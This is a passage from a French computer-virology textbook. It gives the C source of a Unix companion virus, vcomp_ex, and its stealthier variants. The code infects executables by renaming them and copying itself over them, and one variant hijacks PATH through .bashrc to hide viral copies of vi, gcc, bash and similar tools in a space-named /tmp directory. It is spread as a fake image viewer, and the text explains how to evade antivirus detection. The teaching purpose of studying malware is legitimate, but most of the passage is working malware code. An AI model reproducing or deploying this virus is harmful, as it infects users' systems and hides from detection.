DIR * repertoire;
struct dirent * rep;
struct stat info_fichier;
int stat_retour;
FILE * hote, * virus;
char chaine[256];

/* programme*/

int main(int argc,char * argv[ ],char * envp[ ])
 {
  /* Ouverture du répertoire courant */
  repertoire = opendir(".");
```

[4] Une autre solution consiste à utiliser, pour déterminer le type de fichier, les fonctions de type `S_ISREG(file)` (le fichier `file` est-il régulier ?), `S_ISDIR(file)` (`file` est-il un répertoire ?)... L'avantage de certaines de ces fonctions, en particulier `S_ISDIR(file)`, est de pouvoir compiler avec l'option `-ansi`, ce qui n'est pas possible en utilisant le masque `S_IFDIR`, avec certaines versions de compilateurs.

[5] Dans ce qui suit, nous avons utilisé des noms de variables évocateurs afin de fournir un code facile à comprendre. Il est évident que des noms de variables tels que *virus*, *hôte*... ne seront pas utilisés dans une implémentation réelle !

```
/* boucle de lecture des fichiers du répertoire */
while(rep = readdir(repertoire))
 {
  /* récupération du statut du fichier en cours */
  if(!(stat_retour = stat((const char *)&rep->d_name,
     &info_fichier)))
   {
  /* le fichier en cours est-il régulier et exécutable */
    if((info_fichier.st_mode & S_IXUSR)
       && (info_fichier.st_mode & S_IFREG))
     {
```

Prévention de la surinfection

Le but de cette partie du code est de déterminer si le fichier régulier, exécutable, courant, est déjà infecté ou non. Dans la négative, l'infection peut avoir lieu. Dans le cas d'un virus compagnon, la vérification doit être double, dans la mesure où un virus compagnon est composé de deux fichiers. Si le fichier en cours a pour nom `prog_courant`, alors :

- le fichier courant possède-t-il une extension `.old` ? Si cela est le cas, il s'agit d'un programme déjà infecté (hôte viral renommé). La recherche sur l'extension peut se faire de plusieurs manières. La plus économique, tous aspects confondus, est d'utiliser les fonctions

  ```
  char *strstr(const char * sous-chaîne,
               const char * chaîne);
  ```

  ou bien

  `int strncmp(const char *s1, const char *s2, size_t n);`
- il existe dans le répertoire courant un fichier ayant le même nom que le fichier courant mais possédant l'extension `.old` (dans notre cas, le fichier `prog_courant.old` existe). Dans ce cas, il s'agit de la partie virale d'un programme infecté. L'infection a déjà eu lieu. Cette vérification est très simple : si le fichier `prog_courant.old` existe, il est alors possible de l'ouvrir en lecture (l'ouvrir en écriture serait une erreur car si le fichier existe, il est alors écrasé). Un simple recours à la fonction `FILE *fopen(const char *path, const char *mode)` ; de la bibliothèque `stdio.h` indiquera si `prog_courant.old` existe (le pointeur `FILE` différent de `NULL`) ou non (le pointeur `FILE` est égal à NULL).

Cette vérification est donc très facile à programmer. Son code est le suivant :

```
/* le fichier courant est-il un hôte rebaptisé */
```

```
if(strstr((const char *)&rep->d_name,".old"))
 {
  /* le fichier courant est-il la partie virale */
  /* d'un programme déjà infecté ?              */

  /* création du nom de fichier courant avec    */
  /* l'extension .old                           */
  strcpy(chaine,(char *)&rep->d_name);
  strcat(chaine,".old");

  /* tentative d'ouverture du fichier           */
  if(hote = fopen(chaine,"r")) fclose(hote);
   else
   {
  /* le fichier courant n'est pas déjà infecté */
  /* l'infection peut être réalisée           */
```

Infection proprement dite des fichiers

L'infection proprement dite consiste en trois étapes.

1. Renommer le programme courant en lui accolant l'extension `.old`. Cela se fait très simplement avec la fonction

   ```
   int rename(const char *ancien_nom, const char *nouveau_nom);
   ```

   de la bibliothèque `stdio.h`. Si cette opération se déroule sans erreur, la valeur 0 est retournée.

2. Dupliquer le virus (programme appelant dont le nom est contenu dans la variable `argv[0]`). Là, deux solutions sont possibles :
   - après ouverture des fichiers, le virus est copié par blocs de n octets, dans la cible, à l'aide des fonctions

     ```
     size_t fread(void *ptr, size_t taille,
                  size_t nmemb, FILE *flux);
     ```

     et

     ```
     size_t fwrite(const void *ptr, size_t taille,
                   size_t nmemb, FILE *flux);
     ```

     de la bibliothèque `stdio.h`. Cette solution est celle adoptée par Mark Ludwig pour son virus `X21`. Son code est le suivant :

```
if((virus=fopen(argv[0],"r"))!=NULL) {
 if((host=fopen((char *)&dp->d_name,"w"))!=NULL) {
   while(!feof(virus)) {
     amt_read=512;
     amt_read=fread(buf,1,amt_read,virus);
     fwrite(buf,1,amt_read,host);} ....}}
```

Cette solution est déconseillée car d'une part, elle impose d'utiliser un tableau pour le transfert des données, ce qui accroît inutilement la taille du virus. D'autre part, elle multiplie le nombre de lectures et écritures : lors de l'infection de nombreux fichiers, cette activité peut être détectée par certains antivirus. De plus, ces derniers pourront, dans le cas de l'analyse heuristique suspecter, que l'usage de la commande `fwrite` est une preuve d'activité de duplication virale ;

- une bien meilleure solution consiste à utiliser les ressources du shell, par l'appel de la commande

  ```
  int system(const char *commande);
  ```

  de la bibliothèque `stdlib.h`, appliquée à la commande interne du shell `cp`. Aucun tableau temporaire n'est nécessaire. Il n'y a pas création de processus (il s'agit en quelque sorte de l'équivalent d'une interruption `INT 21H` du DOS ou `INT 13H` du BIOS). La copie se fait de manière optimale en utilisant les ressources (elles-mêmes optimales) du shell. Une variante est proposée en exercice, à la fin de ce chapitre.

3. La copie du virus portant le nom du fichier courant doit être rendue exécutable en utilisant la commande `int chmod(const char *nom, mode_t mode)` ; des bibliothèques `sys/types.h` et `sys/stat.h`. Si cette étape est oubliée, l'utilisateur ne pourra exécuter le programme concerné (en réalité, la partie virale du programme maintenant infecté), ce qui risque potentiellement de l'alerter. De plus, pour favoriser la propagation du virus, les droits en exécution du programme sont étendus au groupe et aux autres utilisateurs. Ainsi, si le virus est lancé par le superutilisateur – cas malheureusement loin d'être rare – l'effet du virus sera dramatiquement amplifié.

Le code de la routine de duplication est donc :

```
/* Le fichier courant est renommé */
if(!rename((char *)&rep->d_name, (char *)&chaine)
 {
  /* Création de la commande de copie du virus */
  strcpy(chaine,"cp ");
```

```
strcat(chaine,argv[0]);
strcat(chaine," ");
strcat(chaine,(char *)&rep->d_name);
system(chaine);
strcpy((char *)&chaine,(char *)&rep->d_name);
/* Changement des droits d'exécution */
chmod(chaine,S_IRWXU | S_IXGRP | S_IXOTH);
```

Transfert au code hôte

Une fois l'infection de tous les fichiers exécutables du répertoire courant réalisée, la partie virale du programme infecté appelant doit transférer le contrôle à la partie hôte. En effet, l'utilisateur qui exécute le programme infecté, ne doit pas suspecter l'infection. Autrement dit, le programme doit s'exécuter normalement.

Ce transfert d'exécution se fait grâce à la fonction `int execve(const char *nom_programme, char *const argv [ ], char *const envp[ ]);` de la bibliothèque `unistd.h`[6]. Cette fonction permet de prendre en compte, notamment, les arguments d'appel du programme hôte (tableau `argv[ ]`). Il est juste nécessaire de créer au préalable le nom du fichier (avec son extension `.old`) à lancer. La partie finale du code du virus est donc

```
/* Fermeture des blocs d'instructions précédents */
}}}}}
/* Fermeture du répertoire courant */
closedir(repertoire);
/* Création du nom du programme auquel transférer */
/* le contrôle                                    */
strcpy(chaine, "./");
strcat(chaine, argv[0]);
strcat(chaine, ".old");
/* Transfert d'exécution */
execve(chaine, argv, envp);
```

Le code du virus est maintenant complet. Il n'est cependant pas utilisable en l'état. Comme pour n'importe quel autre virus, se pose le problème de la première infection (*primo-infection*) dans la machine de la victime. Dans le cas des virus compagnons, le transfert de contrôle par l'appel à la fonction

[6] D'autres fonctions de la famille `exec`, ou l'invocation du Bash, permettent avec quelques nuances d'effectuer ce transfert d'exécution. Le lecteur en trouvera la description complète dans [26, chap. 4] et dans les pages `man`.

execve se traduirait par une erreur d'exécution. Deux solutions sont alors possibles :

- Soit le virus teste la présence d'un fichier à lancer :

```
if(hote = fopen(chaine, "r"))
 {
  fclose(hote);
  execve(chaine, argv, envp);
 }
```

- Soit il teste le nom du programme appelant pour déterminer s'il s'agit du virus initial. Si ce dernier est un exécutable appelé programme_test, par exemple, alors le code suivant est utilisé :

```
if(strncmp("programme_test", argv[0], 14))
   execve(chaine, argv, envp);
```

Dans tous les cas, le programme viral initial devra être un véritable exécutable, c'est-à-dire capable de réaliser des fonctions réelles non virales. Dans le cas contraire, aucun utilisateur ne sera tenté de l'exécuter au moins une fois sur sa machine, déclenchant ainsi l'infection. Par exemple, le virus vcomp_ex pourra être renommé *ImageView*, placé sur un CDROM d'images. Sa syntaxe d'utilisation sera ImageView image. Il suffira d'incorporer au début du code du virus, les instructions suivantes :

```
strcpy(chaine,"display ");
strcat(chaine, argv[1]);
system(chaine);
```

Le programme *ImageView* affichera effectivement l'image fournie en argument puis réalisera l'infection.

9.2.2 Les faiblesses du virus vcomp_ex

Le virus vcomp_ex que nous venons de présenter souffre toutefois de graves faiblesses. En effet, le détecter est très facile – voire même inévitable. Il suffit que l'utilisateur emploie, cas fréquent, la commande ls -als dans l'un des répertoires où a eu lieu l'infection :

```
drwxr-xr-x   2 user1  users   4096 Feb  9 20:20 .
drwxr-xr-x  12 user1  users   4096 May  2 14:20 ..
-rwxr-xr-x   1 user1  users  17778 Apr 13  2002 prog1
-rwxr-xr-x   1 user1  users   8174 Apr 13  2002 prog1.old
```

```
-rwxr-xr-x   1 user1  users  17778 Apr 13  2002 prog2
-rwxr-xr-x   1 user1  users   5576 Apr 13  2002 prog2.old
-rwxr-xr-x   1 user1  users  17778 Apr 13  2002 prog3
-rwxr-xr-x   1 user1  users   3403 Apr 13  2002 prog3.old
-rwxr-xr-x   1 user1  users  17778 Apr 13  2002 prog4
-rwxr-xr-x   1 user1  users   6671 Apr 13  2002 prog4.old
-rwxr-xr-x   1 user1  users  17778 Apr 13  2002 prog5
-rwxr-xr-x   1 user1  users   7578 Apr 13  2002 prog5.old
```

Un rapide examen des fichiers, de leur taille respective et de leur date[7] (à l'aide de la fonction `stat`) révèle clairement une situation anormale.

De plus, le virus `vcomp_ex` présente un certain nombre de limitations et de faiblesses, qui, dans certains cas, peuvent provoquer des erreurs et trahir ainsi la présence du virus :

- l'action du virus est limitée au répertoire courant. Dans la section 9.4, nous verrons comment étendre l'action de `vcomp_ex` ;
- la gestion des erreurs n'est pas optimale. L'usage des commandes `system` et `chmod` peut échouer (pour la liste des erreurs, consulter les pages `man`). Il faut donc tester leur code de retour. En cas d'échec, l'infection ne doit pas avoir lieu ;
- l'usage de la primitive `execve` peut également être source d'erreurs. Cette fonction peut exécuter, soit un binaire, soit un script commençant par une ligne du type `#!/bin/<interpréteur>` (les interpréteurs les plus courants sont `sh, bash, perl`). Toutefois, cette ligne de directive peut être absente parce que tout simplement l'utilisateur a omis de l'inclure. Lancé directement au niveau du shell, le script fonctionne sans problème. C'est un cas relativement fréquent pour les scripts écrits dans le langage de shell natif au système. En revanche, avec la commande `execve`, le script ne s'exécute pas quand cette directive est absente et l'utilisateur risque de suspecter la présence de l'infection.
  Un autre problème peut survenir, selon la configuration locale de la machine (contenu de la variable `PATH`), avec les chemins de l'exécutable auquel on veut transférer le contrôle : présence ou non du chemin `./`.
- L'introduction d'une charge finale est limitée par cette même fonction `execve`. En effet, lors de son appel, le processus en cours (la partie virale du programme infecté appelant) est remplacé par le code et les données du programme appelé (l'hôte proprement dit). Il n'y a retour au processus appelant qu'en cas d'erreur (renvoi de la valeur `-1`). En

[7] En fait, plusieurs « dates » sont disponibles : date de création, de modification et de dernier accès.

conséquence, une éventuelle charge finale ne peut être placée qu'avant le transfert d'exécution. Ce n'est pas souhaitable dans certains cas, par exemple lorsque la charge finale doit agir seulement après ce transfert.
- Si l'utilisateur vient à recompiler un programme déjà infecté, le virus ne pourra plus le réinfecter. Ce cas est laissé à titre d'expérience (voir les exercices en fin de chapitre).

9.3 Variantes optimisées et furtives de vcomp_ex

Nous allons maintenant voir comment corriger ces limitations et ces défauts pour transformer le virus `vcomp_ex` en un virus réellement opérationnel (pour les hypothèses de travail définies au début de la section 9.2) et pratiquement indétectable par les produits génériques[8]. Nous allons, en particulier, introduire quelques mécanismes de furtivité qui vont permettre au virus d'agir en « toute sécurité ». Deux versions, `vcomp_ex_v1` et `vcomp_ex_v2` vont être présentées.

9.3.1 Variante vcomp_ex_v1

Pour cette version, nous allons d'abord limiter la virulence. Cela aura pour effet (voir section 5.2) de diminuer sa détectabilité. Cette version n'infecte que certains exécutables très utilisés (sous Unix, notre environnement de référence) : les éditeurs de texte `vi` et `emacs`, le compilateur `gcc`, les outils de compression `gzip/gunzip`, l'outil de recherche de chaînes de caractères dans les fichiers `grep` et l'interface de consultation du manuel en ligne `man`. Tous ces programmes sont localisés dans le répertoire `/usr/bin/`. Nous y ajouterons les exécutables suivants, contenus dans le répertoire `/bin` : le shell `bash`, les commandes de modification de droits `chmod` et `chown`, la commande de montage de périphérique `mount` et l'utilitaire d'archivage `tar`. Tout utilisateur emploie au moins une fois par session, une ou plusieurs de ces commandes, ne serait-ce que `vi` ou `man`.

Opérations préliminaires

Pour pouvoir agir, le virus doit modifier la variable d'environnement `PATH`. En effet, lors de l'appel du programme légitime, par exemple `gcc` ou `vi`, la

[8] Il reste évident qu'un programme spécifiquement écrit pour ce virus le détectera et l'éradiquera. Cela illustre d'une part la difficulté de lutter contre certains virus et vers et d'autre part la nécessité vitale, pour un administrateur, de connaitre l'algorithmique virale pour être capable de concevoir un script antiviral. Voir les exercices en fin de chapitre.

partie virale de ce programme, une fois celui-ci infecté, doit être exécutée prioritairement. Le virus va donc modifier, dans le fichier `.bash_profile` de l'utilisateur, la variable `PATH`. Il en résulte une modification d'intégrité de ce fichier. Cela ne pose pas de problème pour autant. En effet, l'utilisateur possède les droits en écriture sur ce fichier et lui-même est susceptible de modifier, assez fréquemment, la variable `PATH`. De plus, la modification qui sera introduite sera rendue la plus imperceptible possible. Dans la plupart des cas, les utilisateurs ne la détectent pas.

Le virus `vcomp_ex_v1` va ensuite camoufler la partie virale dans un répertoire caché et inaccessible à l'utilisateur (inaccessible car l'utilisateur ne connaît même pas son nom). Ce répertoire sera localisé dans `/tmp`[9], accessible en écriture et en exécution pour tous les utilisateurs et sera nommée `.___` (fichier caché dont le nom est formé d'un ou plusieurs espaces, ici trois espaces, visualisés à l'aide du caractère `_`).

Le virus doit donc créer le répertoire en question grâce à la fonction `int mkdir(const char *nom_repertoire, mode_t mode)` ; (bibliothèques `sys/stat.h` `sys/types.h`). Précisons que l'existence d'un tel répertoire dans le système *signe* une infection antérieure. La prévention de la surinfection sera donc plus facile que pour le virus `vcomp_ex`. Il suffit d'essayer de l'ouvrir (fonction `opendir`).

Si l'utilisateur liste les fichiers dans le répertoire `/tmp` (commande `ls -l`), le résultat suivant est affiché :

```
total 36
drwx------ 2 root   root  4096 Feb  9 19:28 YaST2.tdir
drwx------ 2 user1  users 4096 Feb 11 07:02 kde-user1
drwx------ 2 root   root  4096 May  5 16:40 kde-root
drwx------ 2 user1  users 4096 Feb 11 07:11 ksocket-user1
drwx------ 2 root   root  4096 May  5 16:48 ksocket-root
drwx------ 3 user1  users 4096 Feb 11 07:11 mcop-user1
drwx------ 3 root   root  4096 May  5 16:48 mcop-root
drwx------ 2 root   root  4096 Feb  9 20:38 root-netscape
drwxrwxrwx 6 root   root  4096 May  6 22:02 soffice.tmp
```

En revanche, il peut souhaiter faire apparaître les fichiers cachés en utilisant la commande `ls -als`, ce qui donne :

```
total 64
```

[9] Bien évidemment, tout autre répertoire possédant les droits d'écriture et d'exécution pour l'utilisateur, fera l'affaire. De même, le nom proprement dit du fichier caché pourra varier, notamment d'une machine infectée à une autre (nom de répertoire généré aléatoirement lors de la primo-infection).

```
4 drwxrwxrwt 15 root   root  4096 May 12 14:34 .
4 drwxr-xr-x  2 user1  users 4096 May 12 14:35 .
4 drwxr-xr-x 22 root   root  4096 May 12 14:21 ..
4 drwxrwxrwt  2 root   root  4096 May  5 16:48 .ICE-unix
4 -r--r--r--  1 root   root    11 May 12 14:28 .X0-lock
4 drwxrwxrwt  2 root   root  4096 May 12 14:28 .X11-unix
4 drwxr-xr-x  2 root   root  4096 Feb  9 20:10 .qt
4 drwx------  2 root   root  4096 Feb  9 19:28 YaST2.tdir
4 drwx------  2 user1  users 4096 Feb 11 07:02 kde-user
4 drwx------  2 root   root  4096 May  5 16:40 kde-root
4 drwx------  2 user1  users 4096 Feb 11 07:11 ksocket-user1
4 drwx------  2 root   root  4096 May  5 16:48 ksocket-root
4 drwx------  3 user1  users 4096 Feb 11 07:11 mcop-user1
4 drwx------  3 root   root  4096 May  5 16:48 mcop-root
4 drwx------  2 root   root  4096 Feb  9 20:38 root-netscape
4 drwxrwxrwx  6 root   root  4096 May  6 22:02 soffice.tmp
```

Un répertoire courant additionnel figure maintenant à côté des répertoires courant . et parent ... En admettant que l'utilisateur le remarque, il ne sera pas en mesure de lister son contenu, ni d'aller dans ce répertoire. En effet, pour cela, il doit en connaître le nom exact (le nombre exact d'espaces). Une possibilité est d'utiliser la commande `stat .*` qui fournit les informations nécessaires sur le répertoire caché (voir la description de cette commande avec `man stat`) :

```
File: ".   "
  Size: 4096            Blocks: 8          Directory
Device: 303h/771d       Inode: 328583      Links: 2
Access: (0755/drwxr-xr-x)
          Uid: (  500/     user1)   Gid: (  100/   users)
Access: Mon May 12 21:32:29 2003
Modify: Mon May 12 21:32:29 2003
Change: Mon May 12 21:32:29 2003
```

Notons que pour la plupart des utilisateurs, l'existence du répertoire caché a de fortes chances de rester insoupçonnée. De nombreuses autres possibilités existent cependant, pour rendre ce répertoire vraiment furtif, excepté si l'utilisateur examine de manière poussée le système. Le début du code du virus `vcomp_ex_v1` est donc le suivant (nous ne donnerons que le code correspondant à la primo-infection ; nous supposons que ce programme est diffusé sous le nom `ImageView`, logiciel permettant de visionner des images) :

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>
#include <string.h>
#include <stdlib.h>
#include <pwd.h>

/*definition des variables */
struct stat info_fichier;
int stat_retour;
FILE * file_out, * file_in;
char car, chaine[64];
struct passwd * pass;
char * ch, * p1, * new_ch, * repertoire_cache;
int i,taille;
/* Liste des fichiers cibles */
char * cible[12] = {"vi","emacs","gcc","gzip",
                    "gunzip","grep","man","bash",
                    "chmod","chown","mount","tar"};
/* programme*/

int main(int argc,char * argv[ ],char * envp[ ])
 {
  /* Lancement de la fonctionnalité déclarée */
  /* de l'exécutable (primo-infection) */

  strcpy(chaine, "display ");
  strcat(chaine, argv[1]);
  /* Si problème, fin du programme */
  if(system(chaine) == -1) exit(0);

  /* Création du nom du répertoire caché */
  repertoire_cache = "/tmp/.   ";

  /* Vérification de la surinfection */
  /* Si le fichier répertoire est accessible */
  /* en ouverture, l'infection a déjà eu lieu */
  if(opendir(repertoire_cache)) exit(0);
```

```
/* Création du répertoire */
/* avec gestion de l'erreur éventuelle */
if(mkdir(repertoire_cache, 0777)) exit(0);
```

Dans le cas d'une infection antérieure, le virus ne fait rien, dans notre code. Nous présentons ici le code réalisant la première infection (*primo-infection*). Dans une implémentation réelle, soit le virus lancera une fonction donnée et attendue par l'utilisateur, soit une charge finale sera activée. L'instruction `exit(0) ;` sera alors remplacée par une fonction `charge_finale()` ou une fonction `fonction_attendue()`. Cette implémentation réelle sera considérée un peu plus loin. Là, l'imagination du programmeur est, encore une fois, au pouvoir.

La variable `PATH` sera donc modifiée en conséquence pour que les programmes localisés dans ce répertoire puissent être exécutés en premier. Contrairement à ce que nous verrons dans la version présentée dans la section 9.3.2, c'est ici la partie virale de chaque programme infecté qui est dissimulée. Cela impose bien de modifier la variable `PATH`.

Cependant, l'environnement de l'utilisateur peut varier. En règle générale, deux fichiers sont impliqués dans la configuration de l'environnement de l'utilisateur (en particulier, la variable `PATH`), tous deux localisés, comme fichiers cachés, à la racine du compte de l'utilisateur :

- le fichier `.bash_profile`. Il est lu à l'ouverture de la session (*login shell*).
- le fichier `.bashrc`. Il est lu à l'ouverture d'un sous-shell (invocation de la commande `bash`). Il peut être également appelé directement à partir du fichier `/etc/profile` qui contient la configuration par défaut, commune à tous les utilisateurs. Le fichier `.bashrc` contient, lui, la configuration spécifique à chacun d'eux.

Si ces deux fichiers n'existent pas, le fichier générique `/etc/profile` est alors utilisé. Le virus devrait tester et par conséquent, prendre en compte toutes les possibilités, à la fois dans un souci de portabilité et de furtivité (gestion des erreurs), créer en conséquence les fichiers manquants et activer ces derniers en cas de besoin pour actualiser l'environnement (utilisation de la commande `source`). Nous laisserons cela au lecteur à titre d'exercice (voir section en fin de chapitre).

Nous supposons – cas fréquemment rencontré – que seul le fichier `.bashrc` est présent et qu'il est activé directement au niveau du fichier `/etc/profile`. Toutefois, un autre problème intervient : celui de déterminer où se trouve le fichier `.bashrc`. En effet, le virus, qui peut être exécuté depuis n'importe

quel répertoire, ne connait pas *a priori* le nom de l'utilisateur exécutant le virus, ni son répertoire de connexion (celui contenant le fichier `.bashrc`). Le virus doit donc déterminer ces données. Deux fonctions existent pour cela : la fonction `char *getlogin(void)` ; de la bibliothèque `unistd.h` renvoie le nom de l'utilisateur tandis que la fonction `struct passwd *getpwnam(const char *nom_utilisateur)` ; (bibliothèque `sys/types.h`) retourne un pointeur sur une structure `passwd` (définie dans la bibliothèque `pwd.h`) contenant les informations suivantes (obtenues dans le fichier `/etc/passwd`) :

```
struct passwd {
  char    *pw_name;    /* nom utilisateur */
  char    *pw_passwd;  /* mot de passe utilisateur */
  uid_t   pw_uid;      /* id utilisateur */
  gid_t   pw_gid;      /* id groupe */
  char    *pw_gecos;   /* nom réel */
  char    *pw_dir;     /* répertoire HOME */
  char    *pw_shell;   /* programme shell */
 };
```

Le code se poursuit alors ainsi (notons que la modification du `PATH` n'intervient qu'après avoir contrôlé qu'il n'y avait pas infection antérieure), en vérifiant préalablement cette hypothèse (si elle est fausse, le virus ne fait rien) :

```
  /* Détermination des données */
  /* nécessaires concernant le */
  /* fichier .bashrc avec gestion */
  /* des erreurs éventuelles */
  if(!(ch = getlogin())) exit(0);
  if(!(pass = getpwnam(ch))) exit(0);

  /* Création de la chaine $HOME/.bashrc */
  strcpy(chaine,pass->pw_dir);
  strcat(chaine,"/.bashrc");
  if(stat_retour = stat(chaine, &info_fichier)) exit(0);
  taille = (int)info_fichier.st_size;

  /* Début de la modification du .bashrc */
  if(!(ch = (char *)calloc(taille+30, sizeof(char))))
                                                exit(0);
  if(!(file_in = fopen(chaine,"r"))) exit(0);
```

```
if(!(file_out = fopen("file_tmp","w"))) exit(0);
i = 0;
while(fscanf(file_in,"%c",&car),!feof(file_in))
                                        ch[i++] = car;
/* si la variable PATH est présente dans .bashrc */
if(p1 = strstr(ch,"PATH="))
 {
  new_ch = (char *)calloc(taille+50, sizeof(char));
  strncpy(new_ch,ch,strlen(ch)-strlen(p1));
  strcat(new_ch, "PATH=");
  strcat(new_ch,"/tmp/.\\ \\ \\ :$");
  strcat(new_ch,(p1+6));
  fwrite(new_ch,1,taille+13,file_out);
 }
/* sinon la rajouter une fois actualisée */
else
 {
  fwrite(ch,1,taille,file_out);
  fprintf(file_out,"PATH=/tmp/.\\ \\ \\ :$PATH\n");
  fprintf(file_out,"export PATH");
 }
/* Actualisation du shell */
if(rename("file_tmp",chaine)) exit(0);
strcpy(new_ch,". ");
strcat(new_ch,chaine);
if(system(new_ch) == -1) exit(0);
```

Les opérations préliminaires sont achevées. L'infection peut débuter.

Recherche des fichiers à infecter

Dans cette phase, seuls certains fichiers vont être infectés. Cela limite la fonction de recherche à des emplacement connus. En fait, le mécanisme de duplication est réduit à sa plus simple expression. Il se limite à copier le virus dans le répertoire caché `/temp/.___`. De cette manière, les fichiers cibles restent intacts.

```
/* La primo-infection peut maintenant commencer */
/* Les cibles sont traitées par une boucle */
for(i = 0;i < 12;i++)
 {
```

```
    /* Duplication du virus */
    strcpy(new_ch,"cp ");
    strcat(new_ch,argv[0]);
    strcat(new_ch," /tmp/.\\ \\ \\ /");
    strcat(new_ch, cible[i]);
    if(system(new_ch) == -1) continue;
    /* Chaque copie du virus est rendue exécutable */
    p1 = strstr(new_ch,"/tmp");
    chmod(p1, S_IRWXU);
   }
 }
```

L'implémentation réelle de `vcomp_ex_v1`

Le code présenté jusque-là est cependant encore incomplet. Il ne traite que la primo-infection. Le *Bash* a été configuré de sorte que la partie virale du programme `vi`, par exemple, présente dans le répertoire caché, soit lancée avant l'éditeur attendu, `/usr/bin/vi`. Par conséquent, lors de l'utilisation de `vi`, rien ne se produira car le transfert au programme légitime ne se fait pas.

Pour modifier le code, il faut d'abord considérer tous les cas possibles. Ils sont résumés dans le pseudo-code suivant :

```
si (programme appelant = ImageView) alors
 {
  si (/tmp/.\ \ \ / existe) alors afficher image en argument
  sinon infection()
 }
/* le programme appelant est l'un des 12 infectés */
sinon
 {
  pas d'infection;
  charge_finale();
  transfert au programme hôte;
 }
```

Le code en langage C correspondant (les pointillés désignent le corps viral présenté précédemment dans le cadre de la primo-infection) :

```
/* l'exécutable appelant est-il ImageView */
if(strstr(argv[0],"ImageView"))
```

```
 {
  .........
 }
/* l'exécutable appelant est donc un hôte infecté */
else
 {
  charge_finale(argc, argv, envp);
  i = 0;
  /* Création du nom avec chemin absolu du programme hôte */
  while(!strstr(argv[0],cible[i])) i++;
  if(i < 7) strcpy(new_ch,"/usr/bin/");
  else strcpy(new_ch,"/bin/");
  strcat(new_ch,argv[0]);
  execve(new_ch, argv, envp);
 }
```

La charge finale pourra dépendre du programme hôte considéré. Dans la mesure où ce n'est pas la partie essentielle du virus, pour l'aspect des choses que nous considérons, elle est laissée à l'imagination du lecteur. Cependant, à titre d'exemple, notons que si l'utilisateur venait à utiliser la commande `which` pour déterminer le chemin du programme `vi`, par exemple, cette dernière afficherait `/tmp/.___/vi`. Cela ne manquerait pas de l'intriguer. Pour le référentiel choisi, en terme d'utilisateur, ce risque est très limité et l'usage de la commande `which` est assez rare pour les programmes cibles choisis. Pour interdire totalement ce risque, il suffirait alors d'inclure la commande `which` dans les cibles visées. La charge finale alors consisterait à renvoyer le chemin de la commande légitime. Cet artifice a été utilisé pour le virus YMUN20, présenté dans le chapitre 16. Nous verrons que là, c'est la commande `ps` (affichage des processus actifs) qui est leurrée.

Dans cette variante, selon les utilisateurs visés, le choix des programmes infectés pourra varier.

9.3.2 Variante vcomp_ex_v2

Le virus `vcomp_ex_v1` permettait d'infecter des fichiers pour lesquels l'utilisateur ne possède pas les droits en écriture, ce qui interdit de les renommer ou de les déplacer. La contrepartie est, qu'il est nécessaire de modifier un fichier (`.bashrc`). Cependant, cette modification peut être rendue quasiment indétectable (voir exercices).

La version `vcomp_ex_v2`, quant à elle, va infecter les fichiers sur lesquels l'utilisateur possède les droits en écriture. Sans perte de généralité, nous sup-

poserons que le répertoire courant est dans la variable `PATH`. Pour traiter tout autre cas, il suffit de reprendre les techniques présentées pour `vcomp_ex_v1`.

Les étapes de fonctionnement de cette variante[10] sont les suivantes :

1. Le virus teste la présence d'un répertoire caché (cas de la primo-infection). En cas d'absence, il est créé. Nous conserverons `/tmp/.___` comme répertoire caché.
2. Le virus recherche des cibles à infecter (dans le répertoire courant pour cette version). Afin de leurrer l'utilisateur, après infection, la taille initiale du programme hôte doit rester la même. Pour cela, le virus n'infectera que les exécutables dont la taille est supérieure à la sienne. Lors de la duplication du code, le virus rajoutera ensuite des octets aléatoires à la fin du virus. Ainsi, si le programme infecté P_1 (constitué de la partie virale v_1 de taille t_1 et du programme hôte h_1) attaque un programme sain h_2 de taille t_2, il y aura infection si $t_2 \geq t_1$ et après infection, nous aurons un couple (v_2, h_2) tel que

$$\text{Taille}(v_2) = t_2 = t_1 + (t_2 - t_1)\text{octets aléatoires.}$$

3. La surinfection est ensuite vérifiée. Elle consiste à tester si le fichier cible en cours est présent dans un répertoire caché. Si cela est le cas, le fichier a été traité par le virus.
4. Chaque cible éligible pour l'infection est alors déplacée dans le répertoire caché.
5. Le virus se duplique en créant un fichier de même taille et portant le même nom que l'exécutable cible déplacé. De plus, les dates de dernier accès et de dernière modification du fichier cible sont restaurées pour la partie virale.
6. Le virus, enfin, transfère le contrôle au programme hôte que l'utilisateur vient d'appeler.

Dans ce qui suit, nous supposons encore une fois que la primo-infection est assurée par le programme `ImageView`. Le programme suivant est donné dans une version didactique. Le lecteur pourra en optimiser le code. Cependant, il n'est pas sûr que cela diminue la taille finale de l'exécutable sans une réécriture relativement importante du code. Rappelons que plus le code viral sera petit, plus grand sera le nombre de fichiers qu'il pourra infecter.

[10] Rappelons qu'un exécutable infecté par un virus compagnon se compose de deux parties : la partie virale, appelée en premier, et la partie hôte, appelée par la partie virale lors du transfert de contrôle.

De copie en copie, le virus aura une virulence limitée. En effet, le virus n'infectant que les fichiers plus gros que lui, chaque copie du virus augmentera (partie virale d'un programme infecté). Cela limitera donc les possibilités d'infections ultérieures à partir de ces copies. Nous voyons là qu'un compromis doit être trouvé. Selon ce que souhaite le programmeur, l'alternative est :

- soit de restreindre ainsi la virulence du virus par cette limitation naturelle ; nous avons donc là une fonctionnalité élégante permettant une diminution de la virulence dans le temps ;
- soit inclure des instructions supplémentaires mémorisant la taille originelle du virus et ne recopiant que le code de départ de ce dernier. Cela maintient la virulence de départ du virus mais en contre-partie, la taille originelle du virus, stockée dans le code viral constitue une signature qu'un antivirus saura exploiter (voir exercice en fin de chapitre).

Cette alternative illustre un aspect assez fréquent en virologie. Il est souvent nécessaire de faire un compromis entre des fonctionnalités qui s'opposent. Le programmeur devra donc faire un choix, privilégier un aspect au détriment d'un autre. La limitation qui en résulte peut alors être perçue comme une erreur de conception, ce qui n'est pas le cas.

Opérations préliminaires

Le programme infecté appelant (`ImageView` lui-même ou un autre programme infecté) va effectuer un certain nombre de vérifications. En premier lieu (après avoir lancé la fonctionnalité attendue dans le cas du programme `ImageView`), il va calculer sa propre taille (grâce à la fonction `stat` et au champ `st_size`). Cette information est indispensable pour le processus d'infection, qui ne concernera que les programmes de taille supérieure à celle du virus. Donnons le code correspondant.

```
#include <stdio.h>
#include <sys/types.h>
#include <dirent.h>
#include <sys/stat.h>
#include <unistd.h>
#include <string.h>
#include <stdlib.h>
#include <time.h>
#include <utime.h>
```

```
/*definition des variables */
DIR * repertoire;
struct dirent * rep;
struct stat info_fichier;
int i, stat_retour;
FILE * hote;
char * ch, * repertoire_cache;
